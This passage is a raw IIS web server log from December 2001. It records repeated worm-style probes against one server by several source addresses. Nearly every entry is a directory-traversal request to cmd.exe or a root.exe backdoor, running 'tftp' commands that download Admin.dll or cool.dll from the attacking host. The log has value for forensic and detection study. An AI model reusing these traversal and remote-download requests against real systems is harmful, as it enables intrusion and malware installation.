i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 14:59:03 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 14:59:08 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 14:59:13 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 14:59:18 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 14:59:23 217.136.27.227 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 14:59:24 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..\../Admin.dll - 500 –

2001-12-13 14:59:30 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 14:59:36 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:00:54 217.136.27.227 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:02:02 217.136.27.227 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –
```

```
2001-12-13 15:02:45 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 15:03:26 217.57.113.19 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 15:03:26 217.57.113.19 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 15:03:32 217.57.113.19 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 15:03:33 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 15:03:33 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:03:35 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:03:38 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:03:45 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:03:45 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 –

2001-12-13 15:03:47 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:03:48 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:03:48 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:03:50 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 –

2001-12-13 15:03:50 217.57.113.19 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 15:03:51 217.57.113.19 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 –

2001-12-13 15:03:55 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 –
```

```
2001-12-13 15:03:59 217.57.113.19 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 15:03:59 217.57.113.19 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 15:04:21 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:04:30 217.57.113.19 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 15:04:30 217.57.113.19 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 15:04:32 217.57.113.19 - 217.57.163.98 80 GET
/scripts/Admin.dll - 500 –

2001-12-13 15:04:33 217.57.113.19 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 15:04:34 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 15:04:34 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:04:40 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:04:43 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:05:57 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 15:06:01 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:06:09 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:06:09 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 –

2001-12-13 15:06:11 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 15:06:13 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 –
```

```
2001-12-13 15:06:23 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:06:23 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 –

2001-12-13 15:06:25 217.57.113.19 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 15:06:35 217.57.113.19 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 –

2001-12-13 15:07:38 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:07:42 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 –

2001-12-13 15:07:46 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 15:08:28 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:09:23 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:09:28 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 15:09:33 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%2f../Admin.dll - 500 –

2001-12-13 15:09:40 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:10:15 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 15:12:11 217.136.27.227 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.136.27.227%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 16:37:59 217.57.44.21 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 –

2001-12-13 16:38:47 217.57.44.21 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20Admin.dll 502 –

2001-12-13 16:38:47 217.57.44.21 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
```

```
2001-12-13 16:38:47 217.57.44.21 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 16:38:47 217.57.44.21 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 16:38:47 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 16:38:47 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 16:38:48 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 16:38:48 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 –
```

2001-12-13 16:38:48 217.57.44.21 - 217.57.163.98 80 GET /scripts/..%5c../Admin.dll - 500 –

```
2001-12-13 16:38:48 217.57.44.21 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 -
2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 –

2001-12-13 16:38:49 217.57.44.21 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 16:38:50 217.57.44.21 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 16:38:50 217.57.44.21 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 –
```

```
2001-12-13 16:38:50 217.57.44.21 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 16:38:50 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 16:38:51 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..\../Admin.dll - 500 –

2001-12-13 16:38:51 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 16:38:52 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 16:38:52 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 16:38:52 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 –

2001-12-13 16:38:52 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 16:38:53 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 16:38:53 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 16:38:53 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 –

2001-12-13 16:38:53 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 –

2001-12-13 16:38:53 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 –

2001-12-13 16:38:54 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 16:38:54 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 16:38:54 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 16:38:54 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-13 16:38:54 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+dir 200 -
```

```
2001-12-13 16:38:55 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 16:38:55 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 16:38:55 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.44.21%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 16:38:55 217.57.44.21 - 217.57.163.98 80 GET
/scripts/..%2f../Admin.dll - 500 –

2001-12-13 16:52:28 217.72.72.166 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 -
2001-12-13 16:52:28 217.72.72.166 - 217.57.163.98 80 GET /scripts/root.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20httpodbc.dll 502 -
2001-12-13 16:52:30 217.72.72.166 - 217.57.163.98 80 GET
/scripts/httpodbc.dll - 500 -
2001-12-13 16:52:30 217.72.72.166 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-13 16:52:33 217.72.72.166 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 16:52:35 217.72.72.166 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 16:52:36 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:52:38 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:52:40 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:52:40 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:52:42 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../httpodbc.dll - 500 -
2001-12-13 16:52:42 217.72.72.166 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:52:43 217.72.72.166 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:52:45 217.72.72.166 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:52:46 217.72.72.166 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:52:47 217.72.72.166 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../httpodbc.dll - 500 -
2001-12-13 16:52:49 217.72.72.166 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 16:52:51 217.72.72.166 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 -
2001-12-13 16:52:52 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 -
2001-12-13 16:52:54 217.72.72.166 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 16:52:57 217.72.72.166 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
```

```
2001-12-13 16:52:57 217.72.72.166 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:52:59 217.72.72.166 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:52:59 217.72.72.166 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:52:59 217.72.72.166 - 217.57.163.98 80 GET
/scripts/../../httpodbc.dll - 500 -
2001-12-13 16:53:00 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:53:00 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:53:02 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:53:02 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:53:03 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..\../httpodbc.dll - 500 -
2001-12-13 16:53:03 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:53:04 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:53:04 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:53:05 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:53:05 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../httpodbc.dll - 500 -
2001-12-13 16:53:05 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:53:06 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:53:06 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:53:08 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:53:08 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../httpodbc.dll - 500 -
2001-12-13 16:53:08 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:53:09 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:53:09 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:53:10 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
```

```
2001-12-13 16:53:10 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%5c../httpodbc.dll - 500 -
2001-12-13 16:53:10 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 16:53:12 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 16:53:12 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 16:53:13 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.72.72.166%20GET%20cool.dll%20e:\httpodbc.dll 502 -
2001-12-13 16:53:13 217.72.72.166 - 217.57.163.98 80 GET
/scripts/..%2f../httpodbc.dll - 500 -
2001-12-13 16:56:16 217.57.241.234 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 -
2001-12-13 16:58:48 217.57.241.234 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20Admin.dll 502 -
2001-12-13 17:01:39 217.57.113.19 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 -
2001-12-13 17:01:39 217.57.113.19 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20Admin.dll 502 -
2001-12-13 17:01:40 217.57.113.19 - 217.57.163.98 80 GET
/scripts/Admin.dll - 500 -
2001-12-13 17:01:40 217.57.113.19 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-13 17:01:44 217.57.113.19 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 17:01:44 217.57.113.19 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 17:01:44 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:01:45 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:01:45 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:01:46 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:01:46 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-13 17:01:46 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:01:46 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:01:58 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:01:58 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:01:59 217.57.113.19 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 -
2001-12-13 17:01:59 217.57.113.19 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 -
```

```
2001-12-13 17:01:59 217.57.113.19 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 -
